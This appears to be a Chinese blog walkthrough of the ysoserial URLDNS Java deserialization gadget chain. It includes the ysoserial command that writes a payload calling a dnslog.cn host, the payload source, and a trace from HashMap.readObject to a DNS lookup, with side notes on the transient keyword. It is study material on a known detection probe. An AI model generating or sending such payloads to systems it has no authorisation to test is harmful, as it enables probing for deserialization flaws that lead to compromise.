

URLDNS

ysoserial

首先是关于[ysoserial项目](#)，牛逼就完事了。

序列化的过程


```
35      *   Gadget Chain:
36      *       HashMap.readObject()
37      *       HashMap.putVal()
38      *       HashMap.hash()
39      *       URL.hashCode()
40      *
41      *
```

1. 首先使用 `ysoserial` 生成反序列化文件，然后自行编写反序列化流程，触发构造链。

踩坑：不要使用powershell生成，反序列化过程中会报错

```
java -jar ysoserial-master-d367e379d9-1.jar URLDNS "http://0hymwn.dnslog.cn" > urldns.bin
```

2. 反序列化 bin 文件，触发 gadget：



3. 触发请求：

DNS Query Record	IP Address	Created Time
0hymwn.dnslog.cn	173.194.170.102	2021-06-01 19:19:06
0hymwn.dnslog.cn	173.194.170.13	2021-06-01 19:19:06
0hymwn.dnslog.cn	74.125.114.193	2021-06-01 19:19:06
0hymwn.dnslog.cn	116.236.159.102	2021-06-01 19:19:02

4. 然后查看urldns中gadget的生成过程：ysoserial入口文件位于：`ysoserial.GeneratePayload`，URLDNS文件：`ysoserial.payloads.URLDNS`

```
public Object getObject(final String url) throws Exception {

    //Avoid DNS resolution during payload creation
    //Since the field <code>java.net.URL.handler</code> is transient,
    it will not be part of the serialized payload.
    URLStreamHandler handler = new SilentURLStreamHandler();

    HashMap ht = new HashMap(); // HashMap that will contain the URL
    URL u = new URL(null, url, handler); // URL to use as the Key
```

```

        ht.put(u, url); //The value can be anything that is
        Serializable, URL as the key is what triggers the DNS lookup.

        Reflections.setFieldValue(u, "hashCode", -1); // During the put
        above, the URL's hashCode is calculated and cached. This resets that so the next
        time hashCode is called a DNS lookup will be triggered.

        return ht;
    }

    public static void main(final String[] args) throws Exception {
        PayloadRunner.run(URLDNS.class, args);
    }

    /**
     * <p>This instance of URLStreamHandler is used to avoid any DNS
     * resolution while creating the URL instance.
     * DNS resolution is used for vulnerability detection. It is important
     * not to probe the given URL prior
     * using the serialized object.</p>
     *
     * <b>Potential false negative:</b>
     * <p>If the DNS name is resolved first from the tester computer, the
     * targeted server might get a cache hit on the
     * second resolution.</p>
     */
    static class SilentURLStreamHandler extends URLStreamHandler {

        protected URLConnection openConnection(URL u) throws IOException
        {
            return null;
        }

        protected synchronized InetAddress getHostAddress(URL u) {
            return null;
        }
    }
}

```

5. 首先创建一个 `SilentURLStreamHandler` 对象，且 `SilentURLStreamHandler` 继承自 `URLStreamHandler` 类，然后重写了 `openConnection` 和 `getHostAddress` 两个方法，这一步的作用留待后面进一步讲解，此处还有一个关于反序列化的知识点。
6. 接着创建一个 `hashmap`，用于之后存储。
7. 创建一个 `URL` 对象，此处需要跟进 `URL` 类查看类初始化会发生啥。传递三个参数 `(null,url,handler)`

```

603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623

```

```

        this.handler = handler;

        i = spec.indexOf( ch: '#', start);
        if (i >= 0) {
            ref = spec.substring(i + 1, limit);
            limit = i;
        }

        /*
         * Handle special case inheritance of query and fragment
         * implied by RFC2396 section 5.2.2.
         */
        if (isRelative && start == limit) {
            query = context.query;
            if (ref == null) {
                ref = context.ref;
            }
        }

        handler.parseURL( u: this, spec, start, limit);

```

8. 通过初始化，会调用handler的parseURL方法对传入的url进行解析，最后获取到host, protocol 等等信息。

```

305
306
307
308
309
310
311
312

```

```

        // Remove trailing .
        if (path.endsWith("/."))
            path = path.substring(0, path.length() - 1);
    }

    setURL(u, protocol, host, port, authority, userInfo, path, query, ref);
}

```

handler方法的parseURL方法

```

Since: 1.3
See Also: URL.set(String, String, int, String, String)

```

```

535
536
537
538
539
540
541
542
543
544
545

```

```

protected void setURL(URL u, String protocol, String host, int port,
                        String authority, String userInfo, String path,
                        String query, String ref) {
    if (this != u.handler) {
        throw new SecurityException("handler for url different from " +
                                    "this handler");
    }
    // ensure that no one can reset the protocol on a given URL.
    u.set(u.getProtocol(), host, port, authority, userInfo, path, query, ref);
}

```

handler的setURL方法，最后调用URL的set方法，设置URL对象的属性

Set the fields of the URL according to the non-ASCII values. Only classes derived from URLStreamHandler are able to use this method to set the values of the URL fields.

Deprecated Use setURL(URL, String, String, int, String, String, String, String);

Params: u – the URL to modify.

9. 之后数据存储，这一步将创建的 URL 对象 u 作为键，url 作为值存入 hashmap 当中。

10. 利用反射将 URL 对象的 hashCode 值设置为-1，此处为什么要重新赋值，之后再说。

11. 返回这个 hashmap 对象，并对这个 hashmap 对象进行序列化。

反序列化的过程

1. 因为序列化的是 hashmap 对象，所以此处反序列化首先跟踪进入 hashmap 类的 readObject 方法

```

private void readObject(java.io.ObjectInputStream s)
    throws IOException, ClassNotFoundException {
    // Read in the threshold (ignored), loadfactor, and any hidden stuff

```

```

s.defaultReadObject();
reinitialize();
if (loadFactor <= 0 || Float.isNaN(loadFactor))
    throw new InvalidObjectException("Illegal load factor: " +
                                     loadFactor);

s.readInt(); // Read and ignore number of buckets
int mappings = s.readInt(); // Read number of mappings (size)
if (mappings < 0)
    throw new InvalidObjectException("Illegal mappings count: " +
                                     mappings);
else if (mappings > 0) { // (if zero, use defaults)
    // Size the table using given load factor only if within
    // range of 0.25...4.0
    float lf = Math.min(Math.max(0.25f, loadFactor), 4.0f);
    float fc = (float)mappings / lf + 1.0f;
    int cap = ((fc < DEFAULT_INITIAL_CAPACITY) ?
               DEFAULT_INITIAL_CAPACITY :
               (fc >= MAXIMUM_CAPACITY) ?
               MAXIMUM_CAPACITY :
               tableSizeFor((int)fc));
    float ft = (float)cap * lf;
    threshold = ((cap < MAXIMUM_CAPACITY && ft < MAXIMUM_CAPACITY) ?
                 (int)ft : Integer.MAX_VALUE);
    @SuppressWarnings({"rawtypes", "unchecked"})
        Node<K,V>[] tab = (Node<K,V>[])new Node[cap];
    table = tab;

    // Read the keys and values, and put the mappings in the HashMap
    for (int i = 0; i < mappings; i++) {
        @SuppressWarnings("unchecked")
            K key = (K) s.readObject();
        @SuppressWarnings("unchecked")
            V value = (V) s.readObject();
        putVal(hash(key), key, value, false, false);
    }
}
}

```

```

1400     for (int i = 0; i < mappings; i++) {
1401         /unchecked/
1402         K key = (K) s.readObject();
1403         /unchecked/
1404         V value = (V) s.readObject();
1405         putVal(hash(key), key, value, onlyIfAbsent: false, evict: false);
1406     }
1407 }

```

在第1402和1404行会将 hashmap 中的键和值都取出来反序列化，还原成原始状态。此处的 key 根据之前 payload 生成的过程，是 URL 的对象，value 是我们传入的 url。

2. 之后调用 putVal 方法重新将键值存入 hashmap 当中。此处，需要计算 key 值的 hash，所以我们跟进 hash 函数。

```

336 @ static final int hash(Object key) {
337     int h;
338     return (key == null) ? 0 : (h = key.hashCode()) ^ (h >> 16);
339 }
340

```

可以看到此处需要调用对象 key 当中的 hashCode 方法，而这个 key 跟进上一步的解释是创建的 URL 类的一个对象，所以此处调用的就是 URL 类中的 hashCode 方法。

3. 继续跟进 URL 类的 hashCode 方法。

```
    Returns a hash code for this URL.

881 public synchronized int hashCode() {
882     if (hashCode != -1)
883         return hashCode;
884
885     hashCode = handler.hashCode(u: this);
886     return hashCode;
887 }
888
```


此处如果 hashCode 为-1，则进入第885行，之前我们序列化时通过反射将 hashCode 已经设置为-1了，所以进入第885行。

4. 跟进 handler 对象的 hashCode 方法，此处 handler 对象（URLStreamHandler 类）

```
    The URLStreamHandler for this URL.

220 transient URLStreamHandler handler;
221
222 /* Our hash code.
223    * @serial
```

此处关于handler的来源存在一个疑问，通过反射查看到handler是 URLStreamHandler 的一个对象。



```
19 // 反序列化
20 ByteArrayInputStream bin = new ByteArrayInputStream(bout.toByteArray());
21 ObjectInputStream in = new ObjectInputStream(bin);
22 Person p=(Person) in.readObject();
23 System.out.println(p.obj+p.name);
24
25 URL us=(URL) in.readObject();
26 Field declaredField = us.getClass().getDeclaredField( name: "handler");
27 declaredField.setAccessible(true);
28 System.out.println(declaredField);
29 }
```

Run: serialize x

"D:\Program Files\Java\jdk1.8.0_131\bin\java.exe" ...

无参构造

有参构造

transient java.net.URLStreamHandler java.net.URL.handler

Process finished with exit code 0

5. 继续通过 URLStreamHandler 类的 hashCode 方法计算 hashCode 值：

```
350 protected int hashCode(URL u) {
351     int h = 0;
352
353     // Generate the protocol part.
354     String protocol = u.getProtocol();
355     if (protocol != null)
356         h += protocol.hashCode();
357
358     // Generate the host part
359     InetAddress addr = getHostAddress(u);
360     if (addr != null) {
361         h += addr.hashCode();
362     } else {
363         String host = u.getHost();
364         if (host != null)
```

在第359行调用 getHostAddress 方法，去获取 URL 对象的 IP 地址。也就是发起一次 DNS 请求，去获取 HOST 对应的 IP 地址。到此，整个构造链已经跟踪完毕。

6. 简单总结一下：首先是反序列进入 hashmap.readObject() -> hashmap.hash() -

> URL.hashCode() -> URLStreamHandler.hashCode() -

> URLStreamHandler.getHostAddress()

几处踩坑和知识点

1. 第一个为什么生成序列化流的时候要通过反射将 hashCode 的值设为-1。因为 hashmap 在进行数据存储的过程中调用 putVal 函数，这其中会进行 hashCode 的计算，经过计算之后原本初始化的-1会变成计算后的值，所以要通过反射再次修改值。

```
610 public V put(K key, V value) {
611     return putVal(hash(key), key, value, onlyIfAbsent: false, evict: true);
612 }
613
```

在序列化流的生成位置，也可以通过反射来查看hashCode中间的变化。

```
HashMap ht = new HashMap(); // HashMap that will contain the URL
URL u = new URL(context: null, url, handler); // URL to use as the Key
Object hashCode0=Reflections.getFieldValue(u, fieldName: "hashCode");
System.out.println(hashCode0); //打印初始化的hashCode

ht.put(u, url); //The value can be anything that is Serializable, URL as the key is wh
Object hashCode1=Reflections.getFieldValue(u, fieldName: "hashCode");
System.out.println(hashCode1);

Reflections.setFieldValue(u, fieldName: "hashCode", value: -1); // During the put above,
Object hashCode2=Reflections.getFieldValue(u, fieldName: "hashCode");
System.out.println(hashCode2);

return ht;
```

Run: Generate payload

Process finished with exit code 0

2. 第二个就是关于为什么要重写那两个方法的问题，以及被transient修饰的属性不参与反序列化。此处关于transient关键字，做一个简单的实验就可以知道：创建一个Person类，然后定义一个transient关键字修饰的obj属性。

```
5 public class Person implements Serializable {
6     public String name;
7     public int age;
8     transient Object obj;
9
10    Person() { System.out.println("无参构造"); }
13
14    public Person(String name, int age, Object obj) {
15        this.name = name;
16        this.age = age;
17        this.obj=obj;
18        System.out.println("有参构造");
19    }
```

之后对Person类进行序列化和反序列化，查看结果：

```
public class serialize {
    public static Object obj=new zhangsan();

    public static void main(String[] args) throws Exception {
        //System.out.println(obj);
        ByteArrayOutputStream bout = new ByteArrayOutputStream();
        ObjectOutputStream out=new ObjectOutputStream(bout);
        String url="gnaps9.dnslog.cn";
        URL u=new URL(null, "http://"+url, new SilentURLStreamHandler());
        Person person = new Person( name: "lisi", age: 10, obj);
        out.writeObject(person);
        System.out.println("=====");
        //反序列化
        ByteArrayInputStream bin = new ByteArrayInputStream(bout.toByteArray());
        ObjectInputStream in = new ObjectInputStream(bin);
        Person p=(Person) in.readObject();
        System.out.println(p.obj+p.name);
    }
}
```

Run: serialize

无参构造
有参构造
nulllisi

此处可以看到obj对象没有被序列化，并且此处还有一个点就是反序列化的过程中并不会再触发构造函数。

在一个就是关于函数重写的问题，还是和hashmap存数据的时候会计算一次hashCode有关，在hashmap存数据的时候会计算URL对象的hashCode值，也就是会调用URL.hashCode()方法，这样的化按照之前的分析就会发起一次DNS请求，所以为了屏蔽这个请求我们将用于发起请求的两个关键方法重写，跳过请求部分。

3. 这个构造链的利用在之后CC6的链中也有相同的部分，通过计算 `hashCode` 触发构造链。